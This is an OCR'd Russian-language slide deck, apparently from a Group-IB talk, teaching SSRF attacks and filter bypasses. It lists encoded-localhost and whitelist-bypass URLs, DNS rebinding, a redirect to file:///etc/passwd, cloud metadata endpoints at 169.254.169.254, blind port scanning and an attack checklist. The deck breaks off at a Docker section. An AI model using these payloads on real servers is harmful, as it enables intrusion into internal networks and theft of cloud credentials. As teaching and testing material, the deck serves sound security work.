
SSRF

Способы атак и обходов популярных методов защиты

Nikolay Mikryukov
Telegram: @Nmikryukov


Что такое SSRF

Атака SSRF (Server Side Request Forgery) возможна в случае наличия уязвимости ПО, позволяющей злоумышленнику спровоцировать сервер на отправку запроса на произвольный адрес.



Как должно быть

Предполагается, что приложение будет обращаться по указанному внешнему URL и загружать ресурс из интернета




Атака

Злоумышленник может указать в URL внутренний адрес, таким образом получив несанкционированный доступ к отправке запросов во внутреннюю сеть

Что может быть потенциально доступно?

- 127.0.0.1, localhost
- gitlab, jenkins, portal
- 192.168.0.0/24, 172.16.0.0/12
- API AWS, Azure, Kubernetes

Существуют разные протоколы



- http://f29f.burpcollaborator.net
- file:///etc/passwd
- ftp://host
- gopher://host/tcp_bytes

Обход blacklist фильтрации по строкам


- localhost
- 127.0.0.1
- 127.3.2.1
- 2130706433
- 017700000001
- 127.1
- 0x7f.0177.1
- 0x7f.1
- 0:0:0:0:0:0:0:1
- ::1
- ::ffff:127.0.0.1

```
~$ ping -c 1 localhost | tail -1
rtt min/avg/max/mdev = 0.049/0.049/0.049/0.000 ms
~$ ping -c 1 127.0.0.1 | tail -1
rtt min/avg/max/mdev = 0.059/0.059/0.059/0.000 ms
~$ ping -c 1 127.3.2.1 | tail -1
rtt min/avg/max/mdev = 0.071/0.071/0.071/0.000 ms
~$ ping -c 1 2130706433 | tail -1
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
~$ ping -c 1 017700000001 | tail -1
rtt min/avg/max/mdev = 0.074/0.074/0.074/0.000 ms
~$ ping -c 1 127.1 | tail -1
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
~$ ping -c 1 0x7f.0177.1 | tail -1
rtt min/avg/max/mdev = 0.071/0.071/0.071/0.000 ms
~$ ping -c 1 0x7f.1 | tail -1
rtt min/avg/max/mdev = 0.057/0.057/0.057/0.000 ms
```


Обход whitelist фильтрации по строкам

- **https://expected.com@internal.com/**
- **https://internal.com#expected.com/**
- **https://expected.com.internal.com**
- **https://expected.com?redirect=https://internal.com**

Двусмысленный URL



Сервис BurpCollaborator



Можно играться с DNS

GROUP IB

Домен может ссылаться на внутренний ресурс
Удобный сервис - http://1u.ms/

```
~$ host -t A make-127.0.0.1-rr.1u.ms
make-127.0.0.1-rr.1u.ms has address 127.0.0.1
```

```
~$ host -t A make-8.8.8.8-rebind-127.0.0.1-rr.1u.ms
make-8.8.8.8-rebind-127.0.0.1-rr.1u.ms has address 8.8.8.8
~$ host -t A make-8.8.8.8-rebind-127.0.0.1-rr.1u.ms
make-8.8.8.8-rebind-127.0.0.1-rr.1u.ms has address 127.0.0.1
```

Перенаправление для обхода фильтрации

http://evil-host.com


HTTP/1.1 302 Found
Date: Fri, 24 Aug 2018 12:15:36 GMT
Location: http://127.0.0.1/

HTTP/1.1 302 Found
Date: Fri, 24 Aug 2018 12:16:39 GMT
Location: file:///etc/passwd

Внутренние API

Провайдер	API URL	Дополнительные заголовки
AWS	http://169.254.169.254/latest/user-data	+
Google Cloud	http://169.254.169.254/computeMetadata/v1/c	+
Digital Ocean	http://169.254.169.254/metadata/v1.json	
Packetcloud	http://metadata.packet.net/userdata	
Azure	http://169.254.169.254/metadata/instance	+
Oracle Cloud	http://169.254.169.254/opc/v1/instance	

Blind SSRF



Тайминги

- 1402 ms - http://test.company.com
- 1377 ms - http://db.company.com
- 6483 ms - http://jira.company.com
- 1210 ms - http://docs.company.com
- 1346 ms - http://mysql.company.com

Сканирование портов

DNS записи test-site.com

- **test-site.com 127.0.0.1**
- **test-site.com 189.1.12.3 (домен атакующего)**

Сканирование портов

- **http://test-site.com:22 - запрос на 189.1.12.3:22**
- **http://test-site.com:80 - запрос на 189.1.12.3:80**
- **http://test-site.com:8080 - запрос не пришел**
- **http://test-site.com:9200 - запрос на 189.1.12.3:9200**
- **http://test-site.com:3306 - запрос не пришел**

Как проводить атаку

- Найти SSRF функционал
- Обойти фильтрацию, если присутствует
- Понять какие запросы мы можем делать
- Посканить айпишники, домены, порты
- Понять какие внутренние сервисы мы можем запрашивать
- Понять как атаковать найденные сервисы с помощью доступных запросов

Техника атаки

GROUP-IB

Possible via HTTP(s)

- Elasticsearch
- Weblogic
- Hashicorp Consul
- Shellshock
- Apache Druid
- Apache Solr
- PeopleSoft
- Apache Struts
- JBoss
- Confluence
- Jira
- Other Atlassian Products
- OpenTSDB
- Jenkins
- Hystrix Dashboard
- W3 Total Cache
- Docker
- Gitlab Prometheus Redis Exporter

Possible via Gopher

- Redis
- Memcache
- Apache Tomcat

Docker

Commonly bound ports: 2375, 2376 (SSL)

If you have a partially blind SSRF, you can use the following paths to verify the presence of Docker's API:

